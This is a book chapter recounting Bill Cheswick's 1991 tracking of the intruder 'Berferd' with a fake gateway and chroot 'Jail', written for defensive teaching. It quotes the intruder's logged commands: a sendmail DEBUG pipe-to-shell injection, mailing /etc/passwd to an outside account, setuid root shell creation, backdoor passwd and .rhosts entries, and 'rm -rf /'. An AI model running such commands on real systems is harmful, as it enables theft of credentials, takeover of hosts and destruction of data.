16

An Evening with Berferd

Getting hacked is seldom a pleasant experience. It's no fun to learn that undetectable portions of your host have been invaded and that the system has several new volunteer system administrators.

In our case, a solid and reliable gateway provided a reassuring backdrop for managing a hacker. Bill Cheswick, Steve Bellovin, Diana D'Angelo, and Paul Glick toyed with a volunteer. Cheswick relates the story.

Most of this chapter is a reprint of [Cheswick, 1992]. We've used this font to insert a bit of wisdom we learned later. Hindsight is a wonderful thing.

As in all hacker stories, we look at the logs...

16.1 Unfriendly Acts

I first noticed our volunteer when he made a typical request through an old and deprecated route. He wanted a copy of our password file, presumably for the usual dictionary attack. But he attempted to fetch it using the old *sendmail* `DEBUG` hole. (This is not to be confused with new *sendmail* holes, which are legion.)

The following log, from 15 Jan 1991, showed decidedly unfriendly activity:

```
19:43:10 smtpd: <--- 220 inet.att.com SMTP
19:43:14 smtpd: -------> debug
19:43:14 smtpd: DEBUG attempt
19:43:14 smtpd: <--- 200 OK
19:43:25 smtpd: -------> mail from:</dev/null>
19:43:25 smtpd: <--- 503 Expecting HELO
19:43:34 smtpd: -------> helo
19:43:34 smtpd: HELO from
19:43:34 smtpd: <--- 250 inet.att.com
```

```
19:43:42 smtpd: -------> mail from: </dev/null>
19:43:42 smtpd: <--- 250 OK
19:43:59 smtpd: -------> rcpt to:</dev/^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
19:43:59 smtpd: <--- 501 Syntax error in recipient name
19:44:44 smtpd: -------> rcpt to:<|sed -e '1,/^$/'d | /bin/sh ; exit 0">
19:44:44 smtpd: shell characters: |sed -e '1,/^$/'d | /bin/sh ; exit 0"
19:44:45 smtpd: <--- 250 OK
19:44:48 smtpd: -------> data
19:44:48 smtpd: <--- 354 Start mail input; end with <CRLF>.<CRLF>
19:45:04 smtpd: <--- 250 OK
19:45:04 smtpd: /dev/null  sent 48 bytes to  upas.security
19:45:08 smtpd: -------> quit
19:45:08 smtpd: <--- 221 inet.att.com Terminating
19:45:08 smtpd: finished.
```

This is our log of an SMTP session, which is usually carried out between two mailers. In this case, there was a human at the other end typing (and mistyping) commands to our mail daemon. The first thing he tried was the `DEBUG` command. He must have been surprised when he got the "`250 OK`" response. (The implementation of this trap required a few lines of code in our mailer. This code has made it to the UNIX System V Release 4 mailer.) The key line is the `rcpt to:` command entered at 19:44:44. The text within the angle brackets of this command is usually the address of a mail recipient. Here it contains a command line. *Sendmail* used to execute this command line as root when it was in debug mode. In our case, the desired command is mailed to me. The text of the actual mail message (not logged) is piped through

```
sed -e '1,/^$/'d | /bin/sh ; exit 0"
```

which strips off the mail headers and executes the rest of the message as *root*. Here were two of these probes as I logged them, including a time stamp:

```
19:45    mail adrian@embezzle.stanford.edu </etc/passwd
19:51    mail adrian@embezzle.stanford.edu </etc/passwd
```

He wanted us to mail him a copy of our password file, presumably to run it through a password cracking program. Each of these probes came from a user *adrian* on EMBEZZLE.STANFORD.EDU. They were overtly hostile, and came within half an hour of the announcement of U.S. air raids on Iraq. I idly wondered if Saddam had hired a cracker or two. I happened to have the spare bogus password file in the FTP directory (shown in Figure 3.3 on page 57), so I mailed that back with a return address of *root*. I also sent the usual letter to Stanford informing them of the presence of a hacker.

> *Since then, the phrase "information warfare" has entered the lexicon. We don't know how real the threat is. We do know that when NATO started bombing Serbia, pro-Serbian "hactivists" (another neologism) apparently launched a denial-of-service attack on* WWW.NATO.INT. *There's an ongoing cyber-battle between pro-Israeli and pro-Palestinian hactivists, and reports of similar activity aimed at Falun Gong. Who knows what will happen if there's another war against Iraq?*

The next morning I heard from Stephen Hansen, an administrator at Stanford. He was up to his ears in hacker problems. The *adrian* account had been stolen, and many machines assaulted. He and Tsutomu Shimomura of Los Alamos Labs were developing wiretapping tools to keep up with this guy. The assaults were coming into a terminal server from a phone connection, and they hoped to trace the phone calls at some point.

> *A wholesale hacker attack on a site usually stimulates the wholesale production of anti-hacker tools, in particular, wire tapping software. The hacker's activities have to be sorted out from the steady flow of legitimate traffic. The folks at Texas A&M University have made their tools available; see [Safford* et al.*, 1993].*

The following Sunday morning I received a letter from France:

```
To: root@research.att.com
Subject: intruder
Date: Sun, 20 Jan 91 15:02:53 +0100

I have  just closed an account on my machine
which has been broken by an intruder coming from
embezzle.stanford.edu. He (she) has left a file called
passwd. The contents are:

------------
>From root@research.att.com Tue Jan 15 18:49:13 1991
Received: from research.att.com by embezzle.Stanford.EDU
Tue, 15 Jan 91 18:49:12 -0800
Message-Id: <9101160249.AA26092@embezzle.Stanford.EDU>
From: root@research.att.com
Date: Tue, 15 Jan 91 21:48 EST
To: adrian@embezzle.stanford.edu
Root: mgajqD9nOAVDw:0:2:0000-Admin(0000):/:
Daemon: *:1:1:0000-Admin(0000):/:
Bin: *:2:2:0000-Admin(0000):/bin:
Sys: *:3:3:0000-Admin(0000):/usr/v9/src:
Adm: *:4:4:0000-Admin(0000):/usr/adm:
Uucp: *:5:5:0000-uucp(0000):/usr/lib/uucp:
Nuucp: *:10:10::/usr/spool/uucppublic:/usr/lib/uucp/uucico
Ftp: anonymous:71:14:file transfer:/:no soap
Ches: j2PPWsiVal..Q:200:1:me:/u/ches:/bin/sh
Dmr: a98tVGlT7GiaM:202:1:Dennis:/u/dmr:/bin/sh
Rtm: 5bHD/k5k2mTTs:203:1:Rob:/u/rtm:/bin/sh
Berferd: deJCw4bQcNT3Y:204:1:Fred:/u/berferd:/bin/sh
Td: PXJ.d9CgZ9DmA:206:1:Tom:/u/td:/bin/sh
Status: R
------------

Please let me know if you heard of him.
```

Our bogus password file had traveled to France! (A configuration error caused our mailer to identify the password text as RFC 822 header lines, and carefully adjusted the format accordingly. The first letter was capitalized, and there was a space added after the first colon on each line.)

16.2 An Evening with Berferd

> Never interrupt your enemy when he is making a mistake.
>
> —NAPOLEON BONAPARTE

That evening, January 20, CNN was offering compelling shots of the Gulf War. A CNN bureau chief in Jerusalem was casting about for a gas mask. Scuds were flying. And my hacker returned:

```
22:33     finger attempt on berferd
```

He wanted to make sure that his target wasn't logged in. A couple of minutes later someone used the `DEBUG` command to submit commands to be executed as *root*—he wanted our mailer to change our password file!

```
22:36     echo "beferdd::300:1:maybe Beferd:/:/bin/sh" >>/etc/passwd
          cp /bin/sh /tmp/shell
          chmod 4755 /tmp/shell
```

Again, the connection came from EMBEZZLE.STANFORD.EDU.

What should I do? I didn't want to actually give him an account on our gateway. Why invite trouble? We would have no keystroke logs of his activity, and would have to clean up the whole mess later.

By sending him the password file five days before, I had simulated a poorly administered computer. Could I keep this up? I decided to string him along a little to see what other things he had in mind. I could emulate the operating system by hand, but I would have to teach him that the machine is slow, because I am no match for a MIPS M/120. It also meant that I would have to create a somewhat consistent simulated system, based on some decisions made up as I went along. I already had one Decision, because the attacker had received a password file:

Decision 1 *Ftp's password file was the real one.*

Here were a couple more:

Decision 2 *The gateway machine is poorly administered. (After all, it has the* `DEBUG` *hole, and the FTP directory should never contain a real password file.)*

Decision 3 *The gateway machine is terribly slow. It could take* hours *for mail to get through—even overnight!*

So I wanted him to think he had changed our password file, but didn't want to actually let him log in. I could create an account, but make it inoperable. How?

Decision 4 *The shell doesn't reside in* `/bin`*, it resides somewhere else.*

This decision was pretty silly, especially since it wasn't consistent with the password file I had sent him, but I had nothing to lose. I whipped up a test account *b* with a little shell script. It would send mail when it was called, and had some *sleep*s in it to slow it down. The caller would see this:

```
RISC/os (inet)

login: b
RISC/os (UMIPS) 4.0 inet
Copyright 1986, MIPS Computer Systems
All Rights Reserved


Shell not found
```

Decision 3 explained why it took about 10 minutes for the addition to the password file. I changed the *b* to *beferdd* in the real password file. While I was setting this up our friend tried again:

```
22:41     echo "bferd ::301:1::/:/bin/sh" >> /etc/passwd
```

Here's another proposed addition to our password file. He must have put the space in after the login name because the previous command hadn't been "executed" yet, and he remembered the RFC 822 space in the file I sent him. Quite a flexible fellow, actually, even though he put the space before the colon instead of after it. He got impatient while I installed the new account:

```
22:45     talk adrian@embezzle.standˆHford.edu
          talk adrian@embezzle.stanford.edu
```

Decision 5 *We don't have a talk command.*

Decision 6 *Errors are not reported to the invader when the* `DEBUG` *hole is used. (I believe this is actually true anyway.) Also, any erroneous commands will abort the script and prevent the processing of further commands in the same script.*

The *talk* request had come from a different machine at Stanford. I notified them in case they didn't know, and checked for Scuds on the TV.

He had chosen to attack the *berferd* account. This name came from the old Dick Van Dyke Show when Jerry Van Dyke called Dick "Berferd" "because he looked like one." It seemed like a good name for our hacker. (Perhaps it's a good solution to the "hacker"/"cracker" nomenclature problem. "A berferd got into our name server machine yesterday. . . ")

There was a flurry of new probes. Apparently, Berferd didn't have cable TV.

```
22:48     Attempt to login with  bferd  from  Tip-QuadA.Stanford.EDU
22:48     Attempt to login with  bferd  from  Tip-QuadA.Stanford.EDU
22:49     Attempt to login with  bferd  from  embezzle.Stanford.EDU
22:51     (Notified Stanford of the use of Tip-QuadA.Stanford.EDU)
22:51     Attempt to login with  bferd  from  embezzle.Stanford.EDU
22:51     Attempt to login with  bferd  from  embezzle.Stanford.EDU
22:55     echo "bfrd ::303:1::/tmp:/bin/sh" >> /etc/passwd
22:57     (Added bfrd to the real password file.)
22:58     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
22:58     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
23:05     echo "36.92.0.205" >/dev/null
          echo "36.92.0.205     embezzle.stanford.edu">>/etc./ˆHˆHˆH
23:06     Attempt to login with  guest  from  rice-chex.ai.mit.edu
23:06     echo "36.92.0.205     embezzle.stanford.edu" >> /etc/hosts
23:08     echo "embezzle.stanford.edu adrian">>/tmp/.rhosts
```

Apparently he was trying to *rlogin* to our gateway. This requires appropriate entries in some local files. At the time we did not detect attempted *rlogin* commands. Berferd inspired new tools at our end, too.

```
23:09     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
23:10     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
23:14     mail adrian@embezzle.stanford.edu < /etc/inetd.conf
          ps -aux|mail adrian@embezzle.stanford.edu
```

Following the presumed failed attempts to *rlogin*, Berferd wanted our `inetd.conf` file to discover which services we did provide. I didn't want him to see the real one, and it was too much trouble to make one. The command was well formed, but I didn't want to do it.

Decision 7 *The gateway computer is not deterministic. (We've always suspected that of computers anyway.)*

```
23:28     echo "36.92.0.205     embezzle.stanford.edu" >> /etc/hosts
          echo "embezzle.stanford.edu  adrian" >> /tmp/.rhosts
          ps -aux|mail adrian@embezzle.stanford.edu
          mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```

I didn't want him to see a *ps* output either. Fortunately, his BSD ps command switches wouldn't work on our System V machine.

At this point I called CERT. This was an extended attack, and there ought to be someone at Stanford tracing the call. (It turned out that it would take weeks to get an actual trace.) So what exactly does CERT do in these circumstances? Do they call the Feds? Roust a prosecutor? Activate an international phone tap network? What they did was log and monitor everything, and try to get me in touch with a system manager at Stanford. They seem to have a very good list of contacts.

By this time I had numerous windows on my terminal running *tail -f* on various log files. I could monitor Riyadh and all those daemons at the same time. The action resumed with FTP:

```
Jan 20 23:36:48 inet ftpd: <--- 220 inet FTP server
           (Version 4.265 Fri Feb 2 13:39:38 EST 1990) ready.
Jan 20 23:36:55 inet ftpd: -------> user bfrd^M
Jan 20 23:36:55 inet ftpd: <--- 331 Password required for bfrd.
Jan 20 23:37:06 inet ftpd: -------> pass^M
Jan 20 23:37:06 inet ftpd: <--- 500 'PASS': command not understood.
Jan 20 23:37:13 inet ftpd: -------> pass^M
Jan 20 23:37:13 inet ftpd: <--- 500 'PASS': command not understood.
Jan 20 23:37:24 inet ftpd: -------> HELP^M
Jan 20 23:37:24 inet ftpd: <--- 214- The following commands are
                            recognized (* =>'s unimplemented).
Jan 20 23:37:24 inet ftpd: <--- 214 Direct comments to ftp-bugs@inet.
Jan 20 23:37:31 inet ftpd: -------> QUIT^M
Jan 20 23:37:31 inet ftpd: <--- 221 Goodbye.
Jan 20 23:37:31 inet ftpd: Logout, status 0
Jan 20 23:37:31 inet inetd: exit 14437

Jan 20 23:37:41 inet inetd: finger  request from  36.92.0.205  pid 14454
```

```
Jan 20 23:37:41 inet inetd: exit 14454

23:38     finger attempt on berferd
23:48     echo "36.92.0.205 embezzle.stanford.edu" >> /etc/hosts.equiv
23:53     mv /usr/etc/fingerd /usr/etc/fingerd.b
          cp /bin/sh /usr/etc/fingerd
```

Decision 4 dictates that the last line must fail. Therefore, he just broke the *finger* service on our simulated machine. I turned off the real service.

```
23:57     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
23:58     cp /bin/csh /usr/etc/fingerd
```

Csh wasn't in `/bin` either, so that command "failed."

```
00:07     cp /usr/etc/fingerd.b /usr/etc/fingerd
```

OK. *Fingerd* worked again. Nice of Berferd to clean up.

```
00:14     passwd bfrt
          bfrt
          bfrt
```

Now he was trying to change the password. This would never work, since *passwd* reads its input from `/dev/tty`, not the shell script that *sendmail* would create.

```
00:16     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
00:17     echo "/bin/sh" > /tmp/Shell
          chmod 755 /tmp/shell
          chmod 755 /tmp/Shell
00:19     chmod 4755 /tmp/shell
00:19     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
00:19     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
00:21     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
00:21     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
```

At this point I was tired, and a busy night was over in the Middle East. I wanted to continue watching Berferd in the morning, but had to shut down our simulated machine until then.

> *How much effort was this jerk worth? It was fun to lead him on, but what's the point? Cliff Stoll had done a fine job before [Stoll, 1989, 1988] and it wasn't very interesting doing it again. I hoped to keep him busy, and perhaps leave Stanford alone for a while. If he spent his efforts beating against our gateway, I could buy them some time to lock down machines, build tools, and trace him.*
>
> *I decided that my goal was to make Berferd spend more time on the problem than I did. (In this sense, Berferd is winning with each passing minute I spend writing this chapter.)*

I needed an excuse to shutdown the gateway. I fell back to a common excuse: disk problems. (I suspect that hackers may have formed the general opinion that disk drives are less reliable than

they really are.) I waited until Berferd was sitting in one of those *sleep* commands, and wrote a message to him saying that the machine was having disk errors and would shut down until morning. This is a research machine, not production, and I actually could delay mail until the morning.

About half an hour later, just before retiring, I decided that Berferd wasn't worth the shutdown of late-night mail, and brought the machine back up.

Berferd returned later that night. Of course, the magic went away when I went to bed, but that didn't seem to bother him. He was hooked. He continued his attack at 00:40. The logs of his attempts were pathetic and tedious until this command was submitted for *root* to execute:

```
01:55     rm -rf /&
```

WHOA! Now it was personal! Obviously the machine's state was confusing him, and he wanted to cover his tracks.

> *We have heard some hackers claim that they don't do actual damage to the computers they invade. They just want to look around. Clearly, this depends on the person and the circumstances. We saw logs of Berferd's activities on other hosts where he did wipe the file system clean.*
>
> *We don't want a stranger in our living room, even if he does wipe his shoes.*

He worked for a few more minutes, and gave up until morning.

```
07:12     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
07:14     rm -rf /&
07:17     finger attempt on berferd
07:19     /bin/rm -rf /&
          /bin/rm -rf /&
07:23     /bin/rm -rf /&
07:25     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
09:41     Attempt to login with  bfrd  from  embezzle.Stanford.EDU
```

16.3 The Day After

Decision 8 *The sendmail* `DEBUG` *hole queues the desired commands for execution.*

It was time to catch up with all the commands he had tried after I went to sleep, including those attempts to erase all our files.

To simulate the nasty *rm* command, I took the machine down for a little while, "cleaned up" the simulated password file, and left a message from our hapless system administrator in `/etc/motd` about a disk crash. The log showed the rest of the queued commands:

```
mail adrian@embezzle.stanford.edu < /etc/passwd
mail adrian@embezzle.stanford.edu < /etc/hosts
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
ps -aux|mail adrian@embezzle.stanford.edu
ps -aux|mail adrian@embezzle.stanford.edu
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```

I mailed him the four simulated files, including the huge and useless `/etc/hosts` file. I even mailed him error messages for the two *ps* commands in direct violation of the no-errors Decision 6.

In the afternoon he was still there, mistyping away:

```
13:41     Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
13:41     Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
14:05     Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
16:07     echo "bffr ::7007:0::/:/v/bin/sh" >> /etc/o^Hpasswd
16:08     echo "bffr ::7007:0::/:/v/bin/sh" >> /etc/passwd
```

He worked for another hour that afternoon, and from time to time over the next week or so. We continued this charade at the Dallas "CNN" Usenix, where Berferd's commands were simulated from the terminal room about twice a day. This response time was stretching credibility, but his faith seemed unflagging.

16.4 The Jail

We never intended to use these tools to simulate a system in real time. We wanted to watch the cracker's keystrokes, to trace him, learn his techniques, and warn his victims. The best solution was to lure him to a sacrificial machine and tap the connection.

> *We wanted to have an invisible monitoring machine. The Ethernet is easy to tap, and modified tcpdump software can separate and store the sessions. We tried this, but found that the kernel was still announcing ARP entries to the tapped network. We looked at a number of software fixes, but they were all too complex for us to be confident that they'd work. Steve finally cut the transmit wire in the transceiver cable, ensuring silence and undetectability.*
>
> *A number of tapping and monitoring tools are available now, and the hackers use them to devastating effect. We have kept these tools, and they have come in handy recently. Unfortunately, Berferd never got interested in our sacrificial host when we did set one up.*

At first, I didn't have a spare machine handy, so I took the software route. This is not the easy way, and I don't recommend it.

I consulted the local UNIX gurus about the security of a *chroot* environment. Their conclusion: it is not perfectly secure, but if compilers and certain programs are missing, it is very difficult to escape. It is also not undetectable, but I figured that Berferd was always in a hurry, and probably wouldn't notice. We constructed such a *chroot* "Jail" (or "roach motel") and rigged up logged connections to it through our firewall machine (see Figure 16.1). Accounts *berferd* and *guest* were connected to the Jail through this arrangement.

Two logs were kept per session, one each for input and output. The logs were labeled with starting and ending times.

The Jail was hard to set up. We had to get the access times in `/dev` right and update `utmp` for Jail users. Several raw disk files were too dangerous to leave around. We removed *ps*, *who*, *w*, *netstat*, and other revealing programs. The "*login*" shell script had to simulate *login* in several



Figure 16.1: Connections to the Jail.

ways (see Figure 16.2.) Diana D'Angelo set up a believable file system (this is *very* good system administration practice) and loaded a variety of silly and tempting files. Paul Glick got the `utmp` stuff working.

A little later Berferd discovered the Jail and rattled around in it. He looked for a number of programs that we later learned contained his favorite security holes. To us the Jail was not very convincing, but Berferd seemed to shrug it off as part of the strangeness of our gateway.

16.5 Tracing Berferd

Berferd spent a lot of time in our Jail. We spent a lot of time talking to Stephen Hansen, the system administrator at Stanford. Stephen spent a lot of time trying to get a trace. Berferd was attacking us through one of several machines at Stanford. He connected to those machines from a terminal server connected to a terminal server. He connected to the terminal server over a telephone line.

We checked the times he logged in to make a guess about the time zone he might be in. Figure 16.3 shows a simple graph we made of his session start times (PST). It seemed to suggest a sleep period on the East Coast of the United States, but programmers are noted for strange hours. This analysis wasn't very useful, but was worth a try.

Stanford's battle with Berferd is an entire story on its own. Berferd was causing mayhem, subverting a number of machines and probing many more. He attacked numerous other hosts around the world from there. Tsutomu modified *tcpdump* to provide a time-stamped recording of each packet. This allowed him to replay real time terminal sessions. They got very good at

```
#       setupsucker login

SUCKERROOT=/usr/spool/hacker

login=`echo $CDEST | cut -f4 -d!`# extract login from service name
home=`egrep "^$login:" $SUCKERROOT/etc/passwd | cut -d: -f6`

PATH=/v:/bsd43:/sv;     export PATH
HOME=$home;             export HOME
USER=$login;            export USER
SHELL=/v/sh;            export SHELL
unset CSOURCE CDEST # hide these Datakit strings

#get the tty and pid to set up the fake utmp
tty=`/bin/who | /bin/grep $login | /usr/bin/cut -c15-17 | /bin/tail -1`
/usr/adm/uttools/telnetuseron /usr/spool/hacker/etc/utmp \
        $login $tty $$ 1>/dev/null 2>/dev/null

chown $login /usr/spool/hacker/dev/tty$tty 1>/dev/null 2>/dev/null
chmod 622 /usr/spool/hacker/dev/tty$tty 1>/dev/null 2>/dev/null

/etc/chroot /usr/spool/hacker /v/su -c "$login" /v/sh -c "cd $HOME;
        exec /v/sh /etc/profile"
/usr/adm/uttools/telnetuseroff /usr/spool/hacker/etc/utmp $tty \
        >/dev/null 2>/dev/null
```

Figure 16.2: The *setupsucker* shell script emulates *login*, and it is quite tricky. We had to make the environment variables look reasonable and attempted to maintain the Jail's own special `utmp` entries for the residents. We had to be careful to keep errors in the setup scripts from the hacker's eyes.

stopping Berferd's attacks within minutes after he logged into a new machine. In one instance they watched his progress using the *ps* command. His login name changed to *uucp* and then *bin* before the machine "had disk problems." The tapped connections helped in many cases, although they couldn't monitor all the networks at Stanford.

Early in the attack, Wietse Venema of Eindhoven University got in touch with the Stanford folks. He had been tracking hacking activities in the Netherlands for more than a year, and was pretty sure that he knew the identity of the attackers, including Berferd.

Eventually, several calls were traced. They traced back to Washington, Portugal, and finally to the Netherlands. The Dutch phone company refused to continue the trace to the caller because hacking was legal and there was no treaty in place. (A treaty requires action by the Executive branch and approval by the U.S. Senate, which was a bit further than we wanted to take this.)

> *A year later, this same crowd damaged some Dutch computers. Suddenly, the local authorities discovered a number of relevant applicable laws. Since then, the Dutch have passed new laws outlawing hacking.*

Berferd used Stanford as a base for many months. There are tens of megabytes of logs of his activities. He had remarkable persistence at a very boring job of poking computers. Once

```
                  1         2
 Jan    01234567890123456789012 3
s 19                        x
s 20                        xxxx
m 21         x x    xxxx
t 22                     xxxxx  x
w 23          xx    x xx    x xx
t 24                x         x
f 25              x  xxxx
s 26
s 27             xxxx       xx   x
m 28            x x         x
t 29            x           xxxx x
w 30                         x
t 31    xx
 Feb    01234567890123456789012 3
f  1              x          x  x
s  2                    x xx xxx
s  3              x  x     xxxx x
m  4                         x
```

Figure 16.3: A time graph of Berferd's activity. This is a crude plot made at the time. The tools built during an attack are often hurried and crude.

---

he got an account on a machine, there was little hope for the system administrator. Berferd had a fine list of security holes. He knew obscure *sendmail* parameters and used them well. (Yes, some *sendmail*s have security holes for logged-in users, too. Why is such a large and complex program allowed to run as *root*?) He had a collection of thoroughly invaded machines, complete with `setuid`-to-*root* shell scripts usually stored in `/usr/lib/term/.s`. You do not want to give him an account on your computer.

16.6 Berferd Comes Home

In the Sunday *New York Times* on 21 April 1991, John Markoff broke some of the Berferd story. He said that authorities were pursuing several Dutch hackers, but were unable to prosecute them because hacking was not illegal under Dutch law.

The hackers heard about the article within a day or so. Wietse collected some mail between several members of the Dutch cracker community. It was clear that they had bought the fiction of our machine's demise. One of Berferd's friends found it strange that the *Times* didn't include our computer in the list of those damaged.

On May 1, Berferd logged into the Jail. By this time we could recognize him by his typing

speed and errors and the commands he used to check around and attack. He probed various computers, while consulting the network *whois* service for certain brands of hosts and new targets.

He did not break into any of the machines he tried from our Jail. Of the hundred-odd sites he attacked, three noticed the attempts, and followed up with calls from very serious security officers. I explained to them that the hacker was legally untouchable as far as we knew, and the best we could do was log his activities and supply logs to the victims. Berferd had many bases for laundering his connections. It was only through persistence and luck that he was logged at all.

Would the system administrator of an attacked machine prefer a log of the cracker's attack to vague deductions? Damage control is much easier when the actual damage is known. If a system administrator doesn't have a log, he or she should reload his compromised system from the release tapes or CD-ROM.

The systems administrators of the targeted sites and their management agreed with me, and asked that we keep the Jail open.

At the request of our management I shut the Jail down on May 3. Berferd tried to reach it a few times and went away. He moved his operation to a hacked computer in Sweden.

> *We didn't have a formal way to stop Berferd. In fact, we were lucky to know who he was: Most system administrators have no means to determine who attacked them.*
>
> *His friends finally slowed down when Wietse Venema called one of their mothers.*
>
> *Several other things were apparent with hindsight. First and foremost, we did not know in advance what to do with a hacker. We made our decisions as we went along, and based them partly on expediency. One crucial decision—to let Berferd use part of our machine, via the Jail—did* not *have the support of management.*
>
> *We also had few tools available. The scripts we used, and the Jail itself, were created on the fly. There were errors, things that could have tipped off Berferd, had he been more alert. Sites that want to monitor hackers should prepare their toolkits in advance. This includes buying any necessary hardware.*
>
> *In fact, the only good piece of advance preparation we had done was to set up log monitors. In short, we weren't ready. Are you?*